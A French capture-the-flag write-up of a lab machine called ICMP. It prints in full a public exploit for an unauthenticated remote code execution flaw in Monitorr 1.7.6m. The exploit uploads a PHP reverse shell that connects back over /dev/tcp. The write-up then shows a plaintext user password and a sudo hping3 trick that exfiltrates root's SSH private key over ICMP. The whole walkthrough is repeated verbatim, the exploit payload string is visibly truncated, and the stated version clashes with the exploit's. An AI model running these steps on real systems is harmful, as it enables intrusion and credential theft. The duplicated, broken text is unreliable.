# ICMP
`Monitorr` `hping3` `icmp`
* Nom machine : ICMP
* Difficulté : Intermédiaire
* OS : Linux
## Enumération
### NMAP
```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-30 06:44 EDT
Nmap scan report for 192.168.182.218
Host is up (0.034s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 de:b5:23:89:bb:9f:d4:1a:b5:04:53:d0:b7:5c:b0:3f (RSA)
| 256 16:09:14:ea:b9:fa:17:e9:45:39:5e:3b:b4:fd:11:0a (ECDSA)
|_ 256 9f:66:5e:71:b9:12:5d:ed:70:5a:4f:5a:8d:0d:65:d5 (ED25519)
80/tcp open http Apache httpd 2.4.38 ((Debian))
| http-title: Monitorr | Monitorr
|_Requested resource was http://192.168.182.218/mon/
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```
### HTTP (80)
Monitorr 1.7.6m
 Nous allons rechercher un exploit
{% embed url="" %}
## Accès initial
### Monitorr
Nous allons exploiter la version 1.7.3m de Monitorr avec l'exploit trouvé précédemment.
Egalement trouvable avec searchsploit.
```
──(kali㉿kali)-[~]
└─$ searchsploit Monitorr
------------------------- ---------------------------------
Exploit Title | Path
------------------------- ---------------------------------
Monitorr 1.7.6m - Author | php/webapps/48981.py
Monitorr 1.7.6m - Remote | php/webapps/48980.py
------------------------- ---------------------------------
Shellcodes: No Results
┌──(kali㉿kali)-[~]
└─$ searchsploit -m php/webapps/48980.py
Exploit: Monitorr 1.7.6m - Remote Code Execution (Unauthenticated)
URL: https://www.exploit-db.com/exploits/48980
Path: /usr/share/exploitdb/exploits/php/webapps/48980.py
Codes: N/A
Verified: True
File Type: Python script, ASCII text executable, with very long lines (434)
Copied to: /home/kali/48980.py
┌──(kali㉿kali)-[~]
└─$ cat /home/kali/48980.py
#!/usr/bin/python
# -*- coding: UTF-8 -*-
# Exploit Title: Monitorr 1.7.6m - Remote Code Execution (Unauthenticated)
# Date: September 12, 2020
# Exploit Author: Lyhin's Lab
# Detailed Bug Description: https://lyhinslab.org/index.php/2020/09/12/how-the-white-box-hacking-works-authorization-bypass-and-remote-code-execution-in-monitorr-1-7-6/
# Software Link: https://github.com/Monitorr/Monitorr
# Version: 1.7.6m
# Tested on: Ubuntu 19
import requests
import os
import sys
if len (sys.argv) != 4:
print ("specify params in format: python " + sys.argv[0] + " target_url lhost lport")
else:
url = sys.argv[1] + "/assets/php/upload.php"
headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept": "text/plain, */*; q=0.01", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate", "X-Requested-With": "XMLHttpRequest", "Content-Type": "multipart/form-data; boundary=---------------------------31046105003900160576454225745", "Origin": sys.argv[1], "Connection": "close", "Referer": sys.argv[1]}
data = "-----------------------------31046105003900160576454225745\r\nContent-Disposition: form-data; name=\"fileToUpload\"; filename=\"she_ll.php\"\r\nContent-Type: image/gif\r\n\r\nGIF89a213213123& /dev/tcp/"+sys.argv[2] +"/" + sys.argv[3] + " 0>&1'\");\r\n\r\n-----------------------------31046105003900160576454225745--\r\n"
requests.post(url, headers=headers, data=data)
print ("A shell script should be uploaded. Now we try to execute it")
url = sys.argv[1] + "/assets/data/usrimg/she_ll.php"
headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate", "Connection": "close", "Upgrade-Insecure-Requests": "1"}
requests.get(url, headers=headers)
```
En lisant le code, nous pouvons voir que nous devons ajouter 3 arguments :
* l'url de la cible
* notre adresse IP
* notre port d'écoute
```
┌──(kali㉿kali)-[~]
└─$ python3 /home/kali/48980.py http://192.168.182.218/mon/ 192.168.45.252 1234
```
```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.45.242] from (UNKNOWN) [192.168.182.218] 47004
bash: cannot set terminal process group (558): Inappropriate ioctl for device
bash: no job control in this shell
www-data@icmp:/var/www/html/mon/assets/data/usrimg$ whoami
whoami
www-data
```
## Elévation des privilèges
Nous allons dans le directoire de fox
```
www-data@icmp:/home/fox$ cat reminder
crypt with crypt.php: done, it works
work on decrypt with crypt.php: howto?!?
www-data@icmp:/home/fox$
cat devel/crypt.php
www-data@icmp:/home/fox$ php devel/crypt.php
php devel/crypt.php
daBzh0EX1iJIU
www-data@icmp:/home/fox$ su fox
Password: BUHNIJMONIBUVCYTTYVGBUHJNI
whoami
fox
```
Nous pouvons aussi nous connecter avec ssh
```
┌──(kali㉿kali)-[~]
└─$ ssh fox@192.168.182.218
fox@icmp:~$ sudo -l
[sudo] password for fox:
Matching Defaults entries for fox on icmp:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User fox may run the following commands on icmp:
(root) /usr/sbin/hping3 --icmp *
(root) /usr/bin/killall hping3
```
Nous pouvons exécuter hping3 en tant que root. Nous allons nous aider de gftobins.
{% embed url="" %}
Dans une première session ssh, exécuter :
```
fox@icmp:~$ sudo hping3 --icmp 127.0.0.1 --listen signature --dump
Warning: Unable to guess the output interface
hping3 listen mode
[main] memlockall(): Success
Warning: can't disable memory paging!
```
Ouvrir une deuxième session ssh et exécuter :
```
$ sudo hping3 --icmp 127.0.0.1 --data 500 --sign signature --file "/root/.ssh/id_rsa"
[sudo] password for fox:
HPING 127.0.0.1 (lo 127.0.0.1): icmp mode set, 28 headers + 500 data bytes
[main] memlockall(): Success
Warning: can't disable memory paging!
len=528 ip=127.0.0.1 ttl=64 id=51266 icmp_seq=0 rtt=6.7 ms
len=528 ip=127.0.0.1 ttl=64 id=51476 icmp_seq=1 rtt=6.6 ms
```
Le fichier id\_rsa est lu dans la première session.
```
┌──(kali㉿kali)-[~]
└─$ nano id_rsa
┌──(kali㉿kali)-[~]
└─$ chmod 600 id_rsa
┌──(kali㉿kali)-[~]
└─$ ssh root@192.168.182.218 -i id_rsa
Linux icmp 4.19.0-11-amd64 #1 SMP Debian 4.19.146-1 (2020-09-17) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug 23 20:18:10 2022
root@icmp:~# whoami
root
```
Nous sommes root !
Nous allons rechercher un exploit
{% embed url="" %}
## Accès initial
### Monitorr
Nous allons exploiter la version 1.7.3m de Monitorr avec l'exploit trouvé précédemment.
Egalement trouvable avec searchsploit.
```
──(kali㉿kali)-[~]
└─$ searchsploit Monitorr
------------------------- ---------------------------------
Exploit Title | Path
------------------------- ---------------------------------
Monitorr 1.7.6m - Author | php/webapps/48981.py
Monitorr 1.7.6m - Remote | php/webapps/48980.py
------------------------- ---------------------------------
Shellcodes: No Results
┌──(kali㉿kali)-[~]
└─$ searchsploit -m php/webapps/48980.py
Exploit: Monitorr 1.7.6m - Remote Code Execution (Unauthenticated)
URL: https://www.exploit-db.com/exploits/48980
Path: /usr/share/exploitdb/exploits/php/webapps/48980.py
Codes: N/A
Verified: True
File Type: Python script, ASCII text executable, with very long lines (434)
Copied to: /home/kali/48980.py
┌──(kali㉿kali)-[~]
└─$ cat /home/kali/48980.py
#!/usr/bin/python
# -*- coding: UTF-8 -*-
# Exploit Title: Monitorr 1.7.6m - Remote Code Execution (Unauthenticated)
# Date: September 12, 2020
# Exploit Author: Lyhin's Lab
# Detailed Bug Description: https://lyhinslab.org/index.php/2020/09/12/how-the-white-box-hacking-works-authorization-bypass-and-remote-code-execution-in-monitorr-1-7-6/
# Software Link: https://github.com/Monitorr/Monitorr
# Version: 1.7.6m
# Tested on: Ubuntu 19
import requests
import os
import sys
if len (sys.argv) != 4:
print ("specify params in format: python " + sys.argv[0] + " target_url lhost lport")
else:
url = sys.argv[1] + "/assets/php/upload.php"
headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept": "text/plain, */*; q=0.01", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate", "X-Requested-With": "XMLHttpRequest", "Content-Type": "multipart/form-data; boundary=---------------------------31046105003900160576454225745", "Origin": sys.argv[1], "Connection": "close", "Referer": sys.argv[1]}
data = "-----------------------------31046105003900160576454225745\r\nContent-Disposition: form-data; name=\"fileToUpload\"; filename=\"she_ll.php\"\r\nContent-Type: image/gif\r\n\r\nGIF89a213213123& /dev/tcp/"+sys.argv[2] +"/" + sys.argv[3] + " 0>&1'\");\r\n\r\n-----------------------------31046105003900160576454225745--\r\n"
requests.post(url, headers=headers, data=data)
print ("A shell script should be uploaded. Now we try to execute it")
url = sys.argv[1] + "/assets/data/usrimg/she_ll.php"
headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate", "Connection": "close", "Upgrade-Insecure-Requests": "1"}
requests.get(url, headers=headers)
```
En lisant le code, nous pouvons voir que nous devons ajouter 3 arguments :
* l'url de la cible
* notre adresse IP
* notre port d'écoute
```
┌──(kali㉿kali)-[~]
└─$ python3 /home/kali/48980.py http://192.168.182.218/mon/ 192.168.45.252 1234
```
```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.45.242] from (UNKNOWN) [192.168.182.218] 47004
bash: cannot set terminal process group (558): Inappropriate ioctl for device
bash: no job control in this shell
www-data@icmp:/var/www/html/mon/assets/data/usrimg$ whoami
whoami
www-data
```
## Elévation des privilèges
Nous allons dans le directoire de fox
```
www-data@icmp:/home/fox$ cat reminder
crypt with crypt.php: done, it works
work on decrypt with crypt.php: howto?!?
www-data@icmp:/home/fox$
cat devel/crypt.php
www-data@icmp:/home/fox$ php devel/crypt.php
php devel/crypt.php
daBzh0EX1iJIU
www-data@icmp:/home/fox$ su fox
Password: BUHNIJMONIBUVCYTTYVGBUHJNI
whoami
fox
```
Nous pouvons aussi nous connecter avec ssh
```
┌──(kali㉿kali)-[~]
└─$ ssh fox@192.168.182.218
fox@icmp:~$ sudo -l
[sudo] password for fox:
Matching Defaults entries for fox on icmp:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User fox may run the following commands on icmp:
(root) /usr/sbin/hping3 --icmp *
(root) /usr/bin/killall hping3
```
Nous pouvons exécuter hping3 en tant que root. Nous allons nous aider de gftobins.
{% embed url="" %}
Dans une première session ssh, exécuter :
```
fox@icmp:~$ sudo hping3 --icmp 127.0.0.1 --listen signature --dump
Warning: Unable to guess the output interface
hping3 listen mode
[main] memlockall(): Success
Warning: can't disable memory paging!
```
Ouvrir une deuxième session ssh et exécuter :
```
$ sudo hping3 --icmp 127.0.0.1 --data 500 --sign signature --file "/root/.ssh/id_rsa"
[sudo] password for fox:
HPING 127.0.0.1 (lo 127.0.0.1): icmp mode set, 28 headers + 500 data bytes
[main] memlockall(): Success
Warning: can't disable memory paging!
len=528 ip=127.0.0.1 ttl=64 id=51266 icmp_seq=0 rtt=6.7 ms
len=528 ip=127.0.0.1 ttl=64 id=51476 icmp_seq=1 rtt=6.6 ms
```
Le fichier id\_rsa est lu dans la première session.
```
┌──(kali㉿kali)-[~]
└─$ nano id_rsa
┌──(kali㉿kali)-[~]
└─$ chmod 600 id_rsa
┌──(kali㉿kali)-[~]
└─$ ssh root@192.168.182.218 -i id_rsa
Linux icmp 4.19.0-11-amd64 #1 SMP Debian 4.19.146-1 (2020-09-17) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug 23 20:18:10 2022
root@icmp:~# whoami
root
```
Nous sommes root !